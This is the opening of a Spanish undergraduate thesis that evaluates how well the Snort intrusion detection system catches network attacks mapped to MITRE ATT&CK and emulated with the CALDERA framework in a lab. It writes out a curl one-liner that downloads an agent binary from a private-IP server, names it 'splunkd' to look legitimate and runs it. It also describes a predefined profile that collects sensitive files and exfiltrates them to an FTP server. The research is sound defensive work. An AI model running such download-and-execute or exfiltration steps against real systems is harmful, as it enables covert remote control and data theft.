Trabajo Fin de Grado
Ingeniería de Tecnologías de Telecomunicación

Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera

Autor: Javier Fructuoso Martín

Tutor: Francisco Javier Muñoz Calle

Dpto. Ingeniería Telemática
Escuela Técnica Superior de Ingeniería
Universidad de Sevilla

Sevilla, 2022

Trabajo Fin de Grado
Ingeniería de Tecnologías de Telecomunicación

Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera

Autor:
Javier Fructuoso Martín

Tutor:
Francisco Javier Muñoz Calle
Profesor colaborador

Dpto. Ingeniería Telemática
Escuela Técnica Superior de Ingeniería
Universidad de Sevilla
Sevilla, 2022

Trabajo Fin de Grado: Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera

Autor: Javier Fructuoso Martín

Tutor: Francisco Javier Muñoz Calle

El tribunal nombrado para juzgar el Proyecto arriba indicado, compuesto por los siguientes miembros:

Presidente:

Vocales:

Secretario:

Acuerdan otorgarle la calificación de:

Sevilla, 2022

El Secretario del Tribunal

A mi abuelo

Agradecimientos

Agradecer a mis padres su apoyo, dedicación y esfuerzo, que hicieron posible que llegara hasta aquí. Gracias por los valores, educación y cariño recibido por vuestra parte.

Agradecer a mi hermana por su apoyo incondicional durante todo este tiempo y todos los buenos momentos vividos.

A mi pareja, por acompañarme durante todo este trayecto y apoyarme en los momentos más duros. Gracias por todo lo que haces día a día por mi.

Agradecer también a mi tutor su inestimable esfuerzo y ayuda durante la realización de este trabajo.

Javier Fructuoso Martín

Sevilla, 2022

Resumen

Este trabajo realiza un estudio de la capacidad de detección del Sistema de detección de intrusiones Snort. Este estudio consta de 3 fases. La primera de ellas consiste en la búsqueda de ataques de red siguiendo la clasificación ofrecida por MITRE ATT&CK. La segunda fase se basa en la ejecución de parte de los ataques encontrados mediante la herramienta de emulación de advesarios CALDERA. La última fase consiste en la realización de un análisis de las detecciones realizadas por Snort para cada uno de los ataques.

Abstract

This project aims to carry out an anlysis of the IDS (Intrusion Detection System) Snort attack detection capacity. It has 3 phases. First phase consist of looking for network attacks following the MITRE ATT&CK classification. Second phase is about peforming some of the attacks found in the previous phase through the adversary emulation tool CALDERA. Final phase consist of performing an anlysys of the detections made by Snort.

Índice

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

1 INTRODUCCIÓN

"No podemos poner puertas al campo: cualquier producto que sale al mercado presenta vulnerabilidades y cualquier vulnerabilidad del mundo constituye una puerta de entrada a la amenaza"

Luis Delgado Jiménez

1.1 Motivación y objetivos

La ciberseguridad se ha convertido en una prioridad para empresas, organizaciones y gobiernos de todo el mundo, siendo cada vez son más los recursos destinados a prevenir ataques cibernéticos o a reducir los daños ocasionados.

En este sentido, los Sistemas de detección de intrusiones (IDS) realizan una labor importante, detectando o incluso frenando posibles ataques. Uno de los objetivos de este trabajo es estudiar el funcionamiento y la capacidad de detección del IDS de código abierto Snort.

Las herramientas de emulación de adversarios son también fundamentales en el ámbito de la ciberseguridad, siendo utilizadas para recrear ataques reales y encontrar vulnerabilidades en una organización. Por este motivo, en este trabajo se busca entender el funcionamiento de CALDERA, una herramienta de código libre desarrollada por la organización MITRE.

En líneas generales, podríamos decir que el objetivo global de este trabajo es el análisis de las detecciones realizadas por Snort para un conjunto de ataques de red realizados a través de la herramienta de emulación de adversarios CALDERA.

1.2 Metodología

En la primera fase de este trabajo se ha realizado un análisis de la clasificación de ataques realizada por la organización MITRE para entornos empresariales. En este análisis se han obtenidos aquellas categorías de ataques que involucran tráfico de red y que por tanto, podrían ser detectadas por un sistema de detección de intrusiones. Para las categorías con tráfico de red, se ha estudiado las posibilidades de CALDERA y de otras herramientas, obteniendo por tanto un conjunto de ataques de red viables de realizar.

La segunda fase se ha centrado en la realización de ataques encontrados en la fase previa. Para la realización de cada ataque se ha montado el escenario adecuado para su reproducción y se ha hecho uso de CALDERA para llevar a cabo su ejecución. En esta fase se ha intentado cubrir las diferentes categoría de ataques encontradas en MITRE ATT&CK para entornos empresariales, buscando conseguir variedad en los ataques realizados.

En la última fase se ha estudiado el comportamiento de Snort para cada uno de los ataques realizados, comprobando que alertas han sido generadas y por qué han sido generadas. Durante esta fase se ha utilizado dos conjuntos de reglas diferentes para Snort, obteniendo, por tanto, dos resultados para cada uno de los ataques realizados. Tras ello, se ha estudiado el comportamiento de esta herramienta en líneas generales, destacando sus puntos fuertes y débiles y de forma más específica, comparando los resultados obtenidos para cada uno de los conjuntos de reglas utilizados. A partir de estos resultados se han obtenido una serie de conclusiones sobre el

uso de esta herramienta y de los diferentes conjuntos de reglas.

2 BASE TEÓRICA

2.1 Clasificación de ataques bajo MITRE ATT&CK

Figura 1: Logo MITRE ATT&CK

MITRE ATT&CK es una sección de la organización MITRE que realiza una clasificación de tácticas y técnicas de adversarios basada en observaciones reales. Esta clasificación refleja las diferentes fases así como el ciclo de vida de un ataque. Para entender esta clasficicación realizada, resulta imprescindible entender los siguientes conceptos [1]:

- Matriz: entorno para el que se describen las diferentes tácticas y técnicas de adversarios. MITRE incorpora 3 matrices diferentes:
  - Enterprise: se enfoca en entornos empresariales, englobando todos aquellos ataques relacionados con Windows, Linux, macOS y cloud. Esta será la matriz seguida para la realización de este trabajo.
  - Mobile: se centra en ataques para los sistemas operativos iOS y Android.
  - ICS: incorpora una clasificación de ataques para entornos industriales.
- Táctica: describe el objetivo del adversario, es decir, la razón por la que realiza una acción. Se trata de una clasificación más genérica para los diferentes ataques. Para la matriz de Enterprise se presentan las siguientes tácticas:
  - Reconnaissance: el objetivo del atacante es obtener información que pueda ser usada en operaciones futuras.
  - Resource Development: el adversario trata de establecer recursos en los que apoyarse para futuras operaciones.
  - Initial Access: la meta del atacante es conseguir acceso a un equipo o red.
  - Execution: engloba aquellos ataques que tratan de ejecutar código malicioso en la víctima.
  - Persistence: el adversario trata de mantener el punto de apoyo logrado anteriormente.
  - Privilege Escalation: el objetivo del atacante es conseguir permisos más altos.
  - Defense Evasion: la meta del adversario es evitar ser detectado.
  - Credential Access: incluye aquellos ataques en los que se pretende el robo de nombres de cuentas y contraseñas.
  - Discovery: el atacante busca entender el entorno de la víctima.
  - Lateral Movement: el adversario pretende moverse a través del entorno de la víctima.
  - Collection: engloba aquellos ataques que obtienen datos de interés para lograr el objetivo.
  - Command and control: agrupa aquellos ataques en los que existe una comunicación con los sistemas comprometidos para su control.

  - Exfiltration: comprende aquellos ataques en los existe un robo de información.
  - Impact: el objetivo del atacante es manipular, interrumpir o destruir los sistemas o información de la víctima.

- Técnica: representa como un adversario logra el objetivo de la táctica mediante la realización de una acción. Una técnica a su vez puede contener diferentes subtécnicas. Cada técnica incorpora, además de una descripción sobre la misma, la siguiente información:
  - Procedure examples: ejemplos de procedimientos reales que han sido utilizados por adversarios para llevar a cabo dicha técnica y así lograr el objetivo de la táctica correspondiente. En estos ejemplos se adjuntan referencias externas dónde se detalla en mayor detalle la realización del ataque en cuestión.
  - Mitigations: ofrece una lista de medidas que pueden ser empleadas para evitar ataques relativos a dicha técnica.
  - Detection: se presenta una lista de acciones que pueden ser realizadas para lograr la detección de ataques relativos a dicha técnica.

El objetivo de este trabajo es seleccionar un conjunto de ataques que involucren tráfico de red y comprobar si son detectados por un sistema de detección de intrusiones. La búsqueda de ataques de red ha sido realizada en la matriz Enterprise de MITRE [2]. Para ello, se han seleccionado aquellas técnicas para las que el valor del campo Data Source en el apartado de Detection es Network Traffic.

Detection

ID	Data Source	Data Component	Detects
DS0015	Application Log	Application Log Content	Detecting software exploitation may be difficult depending on the tools available. Software exploits may not always succeed or may cause the exploited process to become unstable or crash. Web Application Firewalls may detect improper inputs attempting exploitation.
DS0029	Network Traffic	Network Traffic Content	Use deep packet inspection to look for artifacts of common exploit traffic, such as known payloads.

Figura 2: Apartado de Detection en una técnica de MITRE

2.2 Herramientas de emulación de adversarios

La emulación de adversarios pretende realizar un ejercicio de seguridad ofensiva imitando técnicas de algún atacante para encontrar posibles debilidades en una organización, así como analizar la capacidad de respuesta ante un ataque de características similares [3].

2.2.1 CALDERA

Se trata de un framework de ciberseguridad desarrollado por MITRE que permite realizar ejercicios autónomos de ataques, compromiso y respuesta a indicentes.

A continuación se explicará su funcionamiento y modos de uso [4].

2.2.1.1 Modos de uso de CALDERA

CALDERA puede ser usada en tres modos principales diferentes:

- Emulación de adversarios autónoma: es el principal uso de esta herramienta y el que va a ser utilizado para la realización de este trabajo. Permite construir perfiles de adversarios y ejecutarlos en una red para

detectar posibles vulnerabilidades. De esta forma se consigue probar la capacidad de defensa de una organización así como entrenar a los equipos de defensa (blue teams) para detectar estas amenazas.

- Respuesta autónoma ante incidentes: permite ejecutar respuestas automáticas ante la detección de un ataque. Es útil a la hora de identificar tácticas, técnicas y procedimientos empleados durante la realización de un ataque.
- Emulación de adversarios manual: permite ejecutar manualmente ejercicios ofensivos, así como el uso de otras herramientas ofensivas existentes mediante su ejecución manual.

2.2.1.2 Emulación automática de adversarios

Es el principal uso de esta herramienta y el que va a ser utilizado en este proyecto. Para entender su funcionamiento resulta imprescindible estar familiarizado con los siguientes conceptos:

- Agentes (agents): se trata de programas que conectan con el servidor de CALDERA cada cierto intervalo de tiempo para recibir instrucciones. CALDERA incluye 3 tipos de agentes, cada uno de ellos con una funcionalidad única:
  - Sandcat: se trata de un agente desarrollado en GoLang que puede comunicarse a través de diferentes canales C2 (mando y control) como HTTP, Github GIST o DNS.
  - Manx: agente que comunica con el servidor mediante el protocolo TCP y funciona como shell inverso.
  - Ragdoll: se trata de un agente desarrollado en python cuya comunicación con el servidor se realiza mediante HTML.



Figura 3: Estructura de CALDERA

- Habilidad (ability): se trata de una implementación específica de una táctica/técnica que puede ser ejecutada en los agentes desplegados. Incluye los comandos que van a ser ejecutados para la realización del ataque, las plataforma para la que se corresponden dichos comandos, el intérprete de comandos a ser utilizado, los payloads usados y otros campos de menor interés.

- Adversarios (adversaries): definen un perfil de atacante, agrupando una o más habilidades que pueden ser lanzadas en una misma operación.
- Datos (facts): se trata de campos de información proporcionados por el usuario o recogidos por los agentes y que son utilizados por las habilidades. Son utilizados para la asignación de valores a variables dentro de una habilidad. Esto permite personalizar una habilidad, para que se ajuste a los requisitos o necesidades del usuario. Están formados por 3 elementos:
    - Nombre (name): identifica el tipo de dato y puede ser usado como nombre de una variable dentro de una habilidad. Ejemplo: host.user.name.
    - Valor (value): valor que toma dicha variable. Ejemplo: admin.
    - Puntuación (score): importancia para un determinado dato. Por defecto toma el valor 1. Cuando CALDERA hace uso de un dato para rellenar una variable, usará primero aquellos con una puntuación más alta.
- Fuente de datos (fact source): agrupa un conjunto de datos. Están formados por 3 componentes:
    - datos.
    - reglas (rules): permiten limitar o restringir los valores que puede tomar un dato. Una regla puede estar compuesta de varias acciones según la coincidencia (match). Las acciones que pueden ser tomadas en una regla se leen de abajo hacia arriba. En el siguiente ejemplo se permitiría que el dato file.sensitive.extension solamente tome el valor txt.

```
rules:
  - action: DENY
    fact: file.sensitive.extension
    match: .*
  - action: ALLOW
    fact: file.sensitive.extension
    match: txt
```

Figura 4: Ejemplo de regla en fact source de CALDERA

    - relaciones (relationships): permiten establecer un vínculo entre 2 datos. Se componen de 3 elementos: origen, vínculo, destino.
- Operaciones (operations): se encargan de ejecutar una o más habilidades en un grupo de agentes. Están asociadas a un perfil de atacante (adversary) y requieren de una fuente de datos (fact source).

2.2.1.3 Ejemplo de uso de CALDERA

Para comprender el funcionamiento de esta herramienta se va a mostrar la realización automática de un conjunto de habilidades predefinidas.

Despliegue de agente

En primer lugar, se debe desplegar un agente o grupos de agentes que serán los encargados de llevar a cabo la operación. Desde la interfaz web de gestión de CALDERA, seleccionamos agents en la sección Campaigns y pulsamos en Deploy an agent.



Figura 5: Despliegue de agente en CALDERA. Parte I

Se despliega una nueva ventana donde indicamos el tipo de agente y la plataforma donde se ejecutará. En nuestro caso indicamos el uso del agente **Sandcat** y la plataforma **Linux**.



Figura 6: Despliegue de agente en CALDERA. Parte II

Tras ello, se amplía dicha ventana permitiendo personalizar otros parámetros de especial interés. Se trata de los campos: **app.contact.http**, **agents.implant_name**, y **agent.extensions**. Modificamos el primer parámetro, estableciento la dirección IP del servidor de CALDERA: **192.168.1.1**.

Posteriormente CALDERA ofrece al usuario una serie de comandos que deben ser ejecutados en el equipo que contendrá al agente. Estos commandos varían en función del intérprete de comandos y del método de comunicación que se desee entre agente y servidor.



Figura 7: Despliegue de agente en CALDERA. Parte III

La asignación inicial de algunos parámetros es utilizada por CALDERA para personalizar los comandos a ejecutar. De las diferentes alternativas, seleccionamos el comando pensado para el intérprete Shell y una comunicación con el servidor mediante HTTP:

```
server="http://192.168.1.1:8888";curl -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download > splunkd;chmod +x splunkd;./splunkd -server $server -group red -v
```

El nuevo agente desplegado es detectado automáticamente por CALDERA, permitiendo visualizar algunas características de interés: grupo al que pertenece, plataforma en la que se ejecuta, método de comunicación con el servidor, modo de usuario, estado y última comunicación con el servidor.



Figura 8: Despliegue de agente en CALDERA. Parte IV

Creación de adversario

El siguiente paso es crear un perfil de adversario con las habilidades que van a ser ejecutadas. Estas habilidades pueden ser creadas por el usuario (detallado en apartados posteriores), aunque existen numerosos procedimientos de ataques predefinidos que pueden ser utilizados. Esta herramienta también incorpora un conjunto de perfiles de adversarios predefinidos. Para este apartado se utilizará el perfil predefinido Advanced Thief via FTP. Incluye un conjunto de habilidades cuyo objetivo es recopilar información de un equipo y extraerla posteriormente hacia un servidor FTP.

En la sección Campaigns seleccionamos adversaries. Se nos muestra la opción de crear un nuevo perfil o buscar

un perfil predefinido.



Figura 9: Creación de adversario en CALDERA

Seleccionamos el perfil **Advanced Thief via FTP**. Este perfil cuenta con 3 habilidades que se ejecutan consecutivamente. Las habilidades ejecutadas en segundo y tercer lugar requieren de la ejecución de las fases previas para su éxito.



Figura 10: Advanced Thief via FTP adversarie en CALDERA

Primero será ejecutada la habilidad **Advanced File Search and Stager**. Este ataque ejecuta un payload que almacena ficheros con unas determinadas extensiones o que contienen información sensible en el directorio /tmp (en Linux). Las extensiones o información que interesan deben ser indicadas en el **fact source** utilizado.

La segunda fase (**Compress staged directory (Password Protected)**) comprime un directorio y lo protege mediante contraseña. El directorio compromido es indicado por el valor de la variable **host.dir.staged**, asignada en la fase anterior.

En la última fase se realiza la extracción del fichero comprimido hacia un servidor FTP. El fichero comprimido que será extraído es indicado por **host.dir.compress**, asignado en la segunda fase.

Creación de operación

El último paso consiste en crear y lanzar una nueva operación. En la sección **Campaigns**, seleccionamos **operations**. Indicamos la creación de una nueva operación y se despliega una ventana con los siguientes campos:

- Operation Name: nombre que se asignará a la operación.
- Adeversary: adversario que va a ser ejecutado. Seleccionamos **Advanced Thief via FTP**.
- Fact source: fuente de datos que será utilizada por las diferentes habilidades. Existe un **fact source** predefinido pensado para este adversario, donde se asignan valores a la mayoría de las variables

utilizadas.

Para modificar, ampliar o crear un nuevo **fact source**, existe un apartado en la sección **Configuration** llamado **Fact sources**. Revisamos el **fact source** que será utilizado en la nueva operación: **Exfil Operation**.



Figura 11: Exfil Operation fact source en CALDERA

Existen 3 variables utilizadas por la habilidad **Exfil Compressed Archive to FTP Server** que no están definidas en esta fuente de datos. Se trata de los datos **ftp.server.address**, **ftp.user.name** y **ftp.user.password**. Esta información es usada por la habilidad para conocer la dirección IP del servidor FTP al cuál se enviará el fichero comprimido, así como el usuario y contraseña que debe utilizar para acceder al mismo. Por tanto, si lanzamos esta operación sin añadir estos 3 datos en el **fact source Exfil Operation** su ejecución fallará. Creamos estos 3 datos necesarios en dicha fuente de datos.



Figura 12: Campo ftp.server.address en Exfil Operation fact source

